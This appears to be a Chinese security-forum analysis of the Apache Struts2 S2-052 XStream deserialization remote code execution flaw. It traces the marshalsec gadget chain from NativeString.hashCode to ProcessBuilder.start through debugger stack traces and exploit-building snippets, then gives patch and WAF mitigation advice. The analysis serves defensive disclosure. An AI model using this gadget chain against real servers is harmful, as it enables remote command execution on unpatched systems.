
```
 * @see marshalsec.MarshallerBase#marshal(java.lang.Object)
 */
@Override
public String marshal ( Object o ) throws Exception {
    com.thoughtworks.xstream.XStream xs = new com.thoughtworks.xstream.XStream();
    return xs.toXML(o);
}


/**
```

最后对上面return的那个hashMap做toXML序列化，然后就有了今天公开的exploit。
下面分析漏洞触发流程，漏洞触发就是fromXML重组对象的过程了，如图：



```
    }

    /**
     * Deserialize an object from an XML Reader.
     *
     * @throws XStreamException if the object cannot be deserialized
     */
    public Object fromXML(Reader reader) {
        return unmarshal(hierarchicalStreamDriver.createReader(reader), null);
    }

    /**
     * Deserialize an object from an XML InputStream.
```

XStream反序列化的逻辑，实际上是解析XML DOM重组对象的一个过程，如图：



```
test [Java Application]
test.test at localhost:6615
Thread [main] (Suspended (breakpoint at line 73 in TreeUnmarshaller))
    ReferenceByXPathUnmarshaller(TreeUnmarshaller).convert(Object, Class, Converter) line: 73
    ReferenceByXPathUnmarshaller(AbstractReferenceUnmarshaller).convert(Object, Class, Converter) line: 65
    ReferenceByXPathUnmarshaller(TreeUnmarshaller).convertAnother(Object, Class, Converter) line: 66
    ReflectionConverter(AbstractReflectionConverter).unmarshallField(UnmarshallingContext, Object, Class, Field) line: 48
    ReflectionConverter(AbstractReflectionConverter).doUnmarshal(Object, HierarchicalStreamReader, UnmarshallingCo
    ReflectionConverter(AbstractReflectionConverter).unmarshal(HierarchicalStreamReader, UnmarshallingContext) line:
    ReferenceByXPathUnmarshaller(TreeUnmarshaller).convert(Object, Class, Converter) line: 72
    ReferenceByXPathUnmarshaller(AbstractReferenceUnmarshaller).convert(Object, Class, Converter) line: 65
```


Name	Value
this	ReferenceByXPathUnmarshaller (id=42)
parent	FilterIterator<T> (id=118)
type	Class<T> (javax.imageio.ImageIO$ContainsFilter) (id=119)
converter	ReflectionConverter (id=57)
result	ImageIO$ContainsFilter (id=124)

```
class javax.imageio.ImageIO$ContainsFilter
```

```
    protected Object convert(Object parent, Class type, Converter converter) {
        try {
            types.push(type);
            Object result = converter.unmarshal(reader, this);
            types.popSilently();
            return result;
        } catch (ConversionException conversionException) {
            addInformationTo(conversionException, type, converter, parent);
            throw conversionException;
        } catch (RuntimeException e) {
            ConversionException conversionException = new ConversionException(e);
            addInformationTo(conversionException, type, converter, parent);
            throw conversionException;
        }
    }
```


```
TreeUnmarshaller(Object, HierarchicalStreamReader,
convertAnother(Object, Class) : Object
convertAnother(Object, Class, Converter) : Object
convert(Object, Class, Converter) : Object
addInformationTo(ErrorWriter, Class, Converter, Obj
addCompletionCallback(Runnable, int) : void
currentObject() : Object
getRequiredType() : Class
get(Object) : Object
put(Object, Object) : void
keys() : Iterator
lazilyCreateDataHolder() : void
start(DataHolder) : Object
```

当解析到jdk.nashorn.internal.objects.NativeString这个类的时候，漏洞触发，先看下此时的调用栈，如图：




```
FilterIterator<T>.advance() line: 821 [local variables unavailable]
FilterIterator<T>.next() line: 839 [local variables unavailable]
NullCipher(Cipher).chooseFirstProvider() line: 746 [local variables unavailable]
NullCipher(Cipher).update(byte[], int, int) line: 1828
CipherInputStream.getMoreData() line: 132 [local variables unavailable]
CipherInputStream.read(byte[], int, int) line: 239
ByteArrayOutputStreamEx.readFrom(InputStream) line: 65
Base64Data.get() line: 182
Base64Data.toString() line: 286
NativeString.getStringValue() line: 122
NativeString.hashCode() line: 118
HashMap<K,V>.hash(Object) line: 338
HashMap<K,V>.put(K, V) line: 611
MapConverter.putCurrentEntryIntoMap(HierarchicalStreamReader, UnmarshallingContext, Map, Map) lir
```

这里我们看到了熟悉的hashCode，这根groovy的反序列化利用类触发逻辑类似。因为exp代码中我们最终将NativeString对象最终放到了hashMap里然后对hashMap进行




```
@Override
public int hashCode() {
    return getStringValue().hashCode();
}

private String getStringValue() {
    return value instanceof String ? (String) value : value.toString();
}
```

这里value是前面封装的Base64Data的对象，后面进入Base64Data的逻辑，如图：




```
 */
public byte[] get() {
    if (data == null) {
        try {
            ByteArrayOutputStreamEx baos = new ByteArrayOutputStreamEx(1024);
            InputStream is = dataHandler.getDataSource().getInputStream();
            baos.readFrom(is);
            is.close();
            data = baos.getBuffer();
            dataLen = baos.size();
        } catch (IOException e) {
            // TODO: report the error to the unmarshaller
            dataLen = 0;    // recover by assuming length-0 data
        }
    }
    return data;
}
```

这里对应依次解析xml中的dataHandler、XmlDataSource的对象，从中取出CipherInputStream的对象，同理依次解析，最终在重组javax.imageio.spi.FilterIterator对象




```
// the inner instance then provides the actual target object
Object filterIt = makeFilterIterator(
    makeFilterIterator(Collections.emptyIterator(), pb, null),
    "foo",
    cfCons.newInstance(ProcessBuilder.class.getMethod("start"), "foo"));
```




```
public static Object makeFilterIterator ( Object backingIt, Object first, Object filter )
        throws NoSuchMethodException, InstantiationException, IllegalAccessException, InvocationTargetException, Exception {
    Class<?> fiCl = Class.forName("javax.imageio.spi.FilterIterator");
    Object filterIt = Reflections.createWithoutConstructor(fiCl);
    Reflections.setFieldValue(filterIt, "iter", backingIt);
    Reflections.setFieldValue(filterIt, "next", first);
    Reflections.setFieldValue(filterIt, "filter", filter);
    return filterIt;
}
```

这里cfCons.newInstance(ProcessBuilder.class.getMethod("start"),
"foo")被设置为FilterIterator的filter，因为javax.imageio.spi.FilterIterator类的next()会调用FilterIterator$Filter的filter()函数，而此时FilterIterator$Filter正是javax.imag




```
static class ContainsFilter
    implements ServiceRegistry.Filter {

    Method method;
    String name;

    // method returns an array of Strings
    public ContainsFilter(Method method,
                          String name) {
        this.method = method;
        this.name = name;
    }

    public boolean filter(Object elt) {
        try {
            return contains((String[])method.invoke(elt), name);
        } catch (Exception e) {
            return false;
        }
    }
}
```

这里的method是正是ProcessBuilder().start()方法，此时调用栈如图：



```
owns: Object (id=30)
ImageIO$ContainsFilter.filter(Object) line: 613
FilterIterator<T>.advance() line: 821
FilterIterator<T>.next() line: 839
NullCipher(Cipher).chooseFirstProvider() line: 746
NullCipher(Cipher).update(byte[], int, int) line: 1828
CipherInputStream.getMoreData() line: 132
CipherInputStream.read(byte[], int, int) line: 239
ByteArrayOutputStreamEx.readFrom(InputStream) line: 65
Base64Data.get() line: 182
Base64Data.toString() line: 286
NativeString.getStringValue() line: 122
NativeString.hashCode() line: 118
HashMap<K,V>.hash(Object) line: 338
HashMap<K,V>.put(K, V) line: 611
MapConverter.putCurrentEntryIntoMap(HierarchicalStreamReader, UnmarshallingContext, Map, Map) line: 113
MapConverter.populateMap(HierarchicalStreamReader, UnmarshallingContext, Map, Map) line: 98
MapConverter.populateMap(HierarchicalStreamReader, UnmarshallingContext, Map) line: 92
MapConverter.unmarshal(HierarchicalStreamReader, UnmarshallingContext) line: 87
ReferenceByXPathUnmarshaller(TreeUnmarshaller).convert(Object, Class, Converter) line: 72
ReferenceByXPathUnmarshaller(AbstractReferenceUnmarshaller).convert(Object, Class, Converter) line: 65
ReferenceByXPathUnmarshaller(TreeUnmarshaller).convertAnother(Object, Class, Converter) line: 66
ReferenceByXPathUnmarshaller(TreeUnmarshaller).convertAnother(Object, Class) line: 50
ReferenceByXPathUnmarshaller(TreeUnmarshaller).start(DataHolder) line: 134
ReferenceByXPathMarshallingStrategy(AbstractTreeMarshallingStrategy).unmarshal(Object, HierarchicalStreamReader, DataHolder, ConverterLookup, Mapper) line:
XStream.unmarshal(HierarchicalStreamReader, Object, DataHolder) line: 1206
XStream.unmarshal(HierarchicalStreamReader, Object) line: 1190
XStream.fromXML(Reader) line: 1061
```

最终触发成功，漏洞复现如下图：



```
test.test at localhost:6615
  Thread [main] (Suspended (exception ConversionException))
    XStream.unmarshal(HierarchicalStreamReader, Object, DataHolder) line: 1213
    XStream.unmarshal(HierarchicalStreamReader, Object) line: 1190
    XStream.fromXML(Reader) line: 1061
    test.main(String[]) line: 23
D:\Program Files (x86)\Java\jdk1.8.0_111\bin\javaw.exe (2017年9月6日 下午7:45:44)
```

```
    /**
     * Deserialize ar                                    th as XML).
     *
     * @param root I                                     elds populated, as opposed
     *            to                                     s is a special use case!
     *            Wi                                     rectly into the raw memory
     *            are
     * @param dataHo                                     erters. Use this as you
     *            war                                    ily as needed.
     * @throws XStrea
     */
    public Object unm                                    root, DataHolder dataHolder) {
        try {
            return ma
                root, reader, dataHolder, converterLookup, mapper);

        } catch (ConversionException e) {
            Package pkg = getClass().getPackage();
            String version = pkg != null ? pkg.getImplementationVersion() : null;
```

四. 如何检测漏洞？

如果您是运维人员或开发人员，建议您尽快关注并资产，您可以检查使用了REST插件Struts版本是否在受影响范围内，如果存在建议您尽快按照以下方式修复漏洞。

五. 如何规避漏洞风险？

目前官方已经发布补丁，建议升级到 Apache Struts2.5.13版本；
阿里云云盾WAF已发布该漏洞规则，您也可以选用WAF对利用该漏洞的攻击行为进行检测和防御，以规避安全风险。

六. 参考信息

https://cwiki.apache.org/confluence/display/WW/S2-052
https://struts.apache.org/docs/s2-052.html

七. 技术支持
最后感谢阿里巴巴安全专家柏通的详细的漏洞分析工作。

点击收藏 | 0 关注 | 0
上一篇：通用Web程序安全架构/CVE分析... 下一篇：渗透测试学习笔记之案例三

1. 2 条回复

hades 2017-09-07 01:20:29

分析的很棒

0 回复Ta

---

gsrc 2017-09-11 14:36:13

分析的不错，赞！！！

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板